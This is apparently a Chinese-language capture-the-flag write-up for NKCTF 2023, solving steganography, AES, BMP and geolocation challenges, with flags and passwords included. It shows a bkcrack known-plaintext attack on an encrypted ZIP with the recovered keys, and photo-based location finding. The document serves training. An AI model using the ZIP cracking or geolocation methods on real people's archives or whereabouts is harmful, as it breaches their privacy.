┌──(root💀kali)-[/home/kali/cloacked-pixel]
└─# python2 lsb.py extract image1.png flag.txt Welcome_to_NKCTF
[+] Image size: 2500×1438 pixels.
[+] Written extracted data to flag.txt.

┌──(root💀kali)-[/home/kali/cloacked-pixel]
└─# 
```

easymusic

你知道什么加解密软件需要三个密码，并且每个密码都是8位的吗？
https://pan.baidu.com/s/1VwNcJbfWyApXpIjW0F2OLw?pwd=2023

https://cn-sec.com/archives/80654.html


原题

easy_rgb


得到的flag请用NKCTF{}包裹提交

https://pan.baidu.com/s/1wUmsCvGFZvk5_OSDkGaROA?pwd=2023

将key压缩包的图片拼接得到密码NKCTF2023




解压缩rgb.rar得到三个txt，根据rgb顺序依次提取字符拼接得到一串十六进制，用winhex转换成压缩包



```python
f1 = open("r.txt", 'r')
f2 = open("g.txt", 'r')
f3 = open("b.txt", 'r')
f = open("res.txt",'w')
r1 = f1.read()
r2 = f2.read()
r3 = f3.read()
for i in range(0,len(r2)-1):
    print(r1[i]+r2[i]+r3[i],end='')
```

```
E:\网安\Python\python3.exe F:/Desktop/python/test.py
504b03041400000008003dba6a5654369fb24200000040000000080000000666c61672e747874f3740aa94cb32c48af0cb22c70760df20932f52
Process finished with exit code 0
```

解压缩得到flag.txt，并提示AES-128，将flag.txt内容结合前面拿到的key进行AES解密得到flag



```
IBTyf9pgyR9pCERLR5NuOpiONSG1VZptmvUlgoQ/RTEpTZPVTW2a779plBFlvcN+
```


UTF-8
ECB
Zero
128bits
NKCTF2023

```
NKCTF{603fcdfc-652b-40e4-90cf-f27c2edc2d9f}
```

baby_music


链接：https://pan.baidu.com/s/1HxmZx53a2CkYL8INq1zjow 提取码：2023

winhex打开：




```
10 27 11 27 10 27 10 27  10 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 11 27 10 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 11 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 10 27 11 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 11 27 10 27  10 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  11 27 11 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 11 27 11 27  10 27 11 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 11 27 10 27  10 27 11 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 10 27 11 27  11 27 10 27 11 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 11 27 10 27 11 27  10 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 11 27 11 27 10 27  10 27 11 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 11 27 11 27  11 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 11 27 11 27  11 27 10 27 11 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 11 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 10 27 11 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 10 27 10 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 11 27 11 27 10 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 10 27 11 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 11 27 10 27 10 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 11 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
10 27 10 27 10 27 10 27  10 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 10 27 11 27  11 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 11 27 11 27  10 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 10 27 10 27  10 27 11 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 10 27 11 27  11 27 11 27 10 27 10 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
11 27 10 27 11 27 11 27  11 27 10 27 10 27 11 27  ' ' ' ' ' ' ' '  □'□'□'□'□'□'□'□'
```

很明显的1027 1127 把27去掉，11作为1，10作为0，二进制转hex存储



```
50 4B 03 04 14 00 09 00  00 00 03 6D 59 56 B4 79   PK         mYV´y
6E 2E 87 14 13 00 7B 14  13 00 08 00 00 00 66 6C   n.‡    {      fl
61 67 2E 70 6E 67 8B 01  5A 6C 4F 00 8E AD 32 47   ag.png‹ ZlO Ž-2G
CC 5E 88 01 9C E6 4C C2  E7 F6 CD 3A 65 A5 E4 39   Ì^ˆ œæLÂçöÍ:e¥ä9
0E 36 76 96 6B 10 5F 93  04 62 1C 19 9C 40 45 65    6v–k _“ b  œ@Ee
8C 58 03 CD EA FB 11 79  7A 5A 39 7C A0 75 20 AE   ŒX Íêû yzZ9| u ®
A4 8D 44 59 20 D7 6F 80  F2 9C 70 E3 8B 2B C3 86   ¤ DY ×o€òœpã‹+Ã†
EF 21 7B 3E FC 09 65 49  45 22 C7 5A 36 D4 B8 D3   ï!{>ü eIE"ÇZ6Ô¸Ó
A0 B2 FC 53 1D D5 FC EE  B8 07 89 38 FE D2 D4 00    ²üS Õüî¸ ‰8þÒÔ
3C A1 02 8D EB 7E 47 6B  77 32 FA D6 CA 74 91 57   <¡  ë~Gkw2úÖÊt‘W
2C 72 1A A9 FB 0A 7B 16  1D AF 21 BB 59 B5 24 84   ,r ©û {  ¯!»Yµ$„
DB 92 9A 4C D0 71 C0 F9  98 CE 5E 09 91 8B 40 7A   Û’šLÐqÀù˜Î^ ‘‹@z
59 CA C9 A5 59 1E 35 95  CB 78 8F 02 D2 B6 61 A0   YÊÉ¥Y 5•Ëx  Ò¶a
8B C9 6A 8F 7C 9F D7 1B  56 84 09 08 CC D6 4B 95   ‹Éj |Ÿ× V„  ÌÖK•
33 7F C7 3E 03 12 91 BC  59 EE 35 8D AB 8D 9D 4D   3 Ç>  ‘¼Yî5 «  M
85 F3 D5 E1 80 69 DA DB  E8 99 73 91 86 75 6F D9   …óÕá€iÚÛè™s‘†uoÙ
5F 4C 9D 22 49 95 84 FC  E3 A6 A8 14 C2 4F D6 A0   _L "I•„üã¦¨ ÂOÖ
2B 81 ED E8 EA 54 18 6F  07 13 38 72 33 A7 50 F3   + íèêT o  8r3§Pó
00 9B F3 5C 8C D4 38 DB  84 EE A0 D5 87 28 E3 95    ›ó\ŒÔ8Û„î Õ‡(ã•
74 AD 14 4C 0C DB AF 0C  A2 5F 16 1A AE F5 63 9D   t- L Û¯ ¢_  ®õc
94 78 79 46 BD 7C 4D 7A  FA C0 7D 2B 82 AB B9 04   ”xyF½|MzúÀ}+‚«¹
2E DD 0B A8 35 12 E4 0C  63 15 DF A8 A7 BD C2 1D   .Ý ¨5 ä c ß¨§½Â
56 20 65 3B 46 35 84 14  77 B1 1C 78 28 28 46 D3   V e;F5„ w± x((FÓ
BF 2D 63 D6 E3 27 9E B1  00 78 C4 F5 E4 76 B0 67   ¿-cÖã'ž± xÄõäv°g
F1 20 7B BF CE 6F B3 B4  BE B0 AB 2B 62 FB 0B A2   ñ {¿Îo³´¾°«+bû ¢
A2 DF A5 30 CF 0C FE 28  DC 25 B4 D7 C7 15 97 22   ¢ß¥0Ï þ(Ü%´×Ç —"
C6 34 CD EC 15 93 E2 FB  EC 89 D1 44 16 BA 5D A5   Æ4Íì “âûì‰ÑD º]¥
43 73 24 12 9E 0E 16 0B  B5 2A A3 A8 0D 73 BB 24   Cs$ ž   µ*£¨ s»$
87 42 61 51 0B 6D B1 B9  6B 9F 81 FB 98 FA CA B4   ‡BaQ m±¹kŸ û˜úÊ´
12 AF 8E AB 1C 41 3B 84  F5 D1 E2 5A FF 88 22 80    ¯Ž« A;„õÑâZÿˆ"€
C8 87 E1 45 81 70 EB D9  FB EA 65 54 C1 CF 2F A5   È‡áE pëÙûêeTÁÏ/¥
D9 F6 C7 39 2A 7A B0 3C  E1 6D DC B0 63 3E 05 E1   ÙöÇ9*z°<ámÜ°c> á
D2 EC B0 2C 51 EB 48 7A  71 CF 33 53 1D 49 99 4E   Òì°,QëHzqÏ3S I™N
F1 C8 D5 3C BC 95 02 3D  42 81 91 B7 4F AD 71 41   ñÈÕ<¼• =B ‘·O-qA
F6 6E 78 A4 33 C7 15 07  65 A1 CE 36 42 93 11 D5   önx¤3Ç  e¡Î6B“ Õ
1A 88 0B 87 F0 78 BA EB  25 7D 6D 26 D5 46 38 33    ˆ ‡ðxºë%}m&ÕF83
52 3C B8 5F 95 98 1B B1  14 77 06 8B BA 6B C1 8D   R<¸_•˜ ± w ‹ºkÁ
6A 31 73 5E ED 78 60 BE  7D 3A 16 26 BD 1F 6C A6   j1s^íx`¾}: &½ l¦
```



```
011
0
0100
1010
111
```

后面有注释，但是无所谓，直接明文爆破了。

根据png文件头进行爆破：`89504E470D0A1A0A0000000D`

```
.\bkcrack.exe -C flag.zip -c flag.png  -p pass
```


三段密钥：846ad344 02327731 173ff347

```
.\bkcrack.exe -C flag.zip -c flag.png -k 846ad344 02327731 173ff347 -d flag.png
```

easy_bmp

链接：https://pan.baidu.com/s/17dWnUZcANsm2h5qD-AWpvA?pwd=2023

两个bmp需要修改宽高得到压缩包密码



里面还有一个bmp也需要修改，修改之后得到一个二维码

扫描得到flag

NKCTF{eab1291e-9e37-4ff1-b76d-f1af63eaad43}

easypic


出题人把flag偷偷藏在了加密盘里了，你知道怎么把它还原出来吗
链接：https://pan.baidu.com/s/1HJsodffEFXpfLTeAcglvUA 提取码：2023

Social Engineering

狂飙

帮我找到高启强，告诉他我想吃鱼了
链接：https://pan.baidu.com/s/1mRhKW9e0GvHBC4pLmNY-JQ 提取码：2023
格式：NKCTF{xx省xx市xx区xx街道}或NKCTF{xx省xx市xx区xx路}

首先搜索电视剧狂飙的取景地址（关键字：高启强的买鱼摊），bing搜索得知在广东省江门市，之后根据图片中的提示，*州金华布艺，使用earth地球app搜索发现确实存在此店，查看街景发现虽然和图片中的广告牌不太一致，但是根据图片中旁边的店：某某装饰店可确定，此位置大致就是所要寻找的位置。


https://m.thepaper.cn/baijiahao_21874330

“高启强”卖的鱼，真的是“风浪越大，鱼越贵”吗?

澎湃 媒体：中国气象 2023-02-10 10:53

原创 想吃鱼的 中国气象 收录于合集 #气象零距离 15个

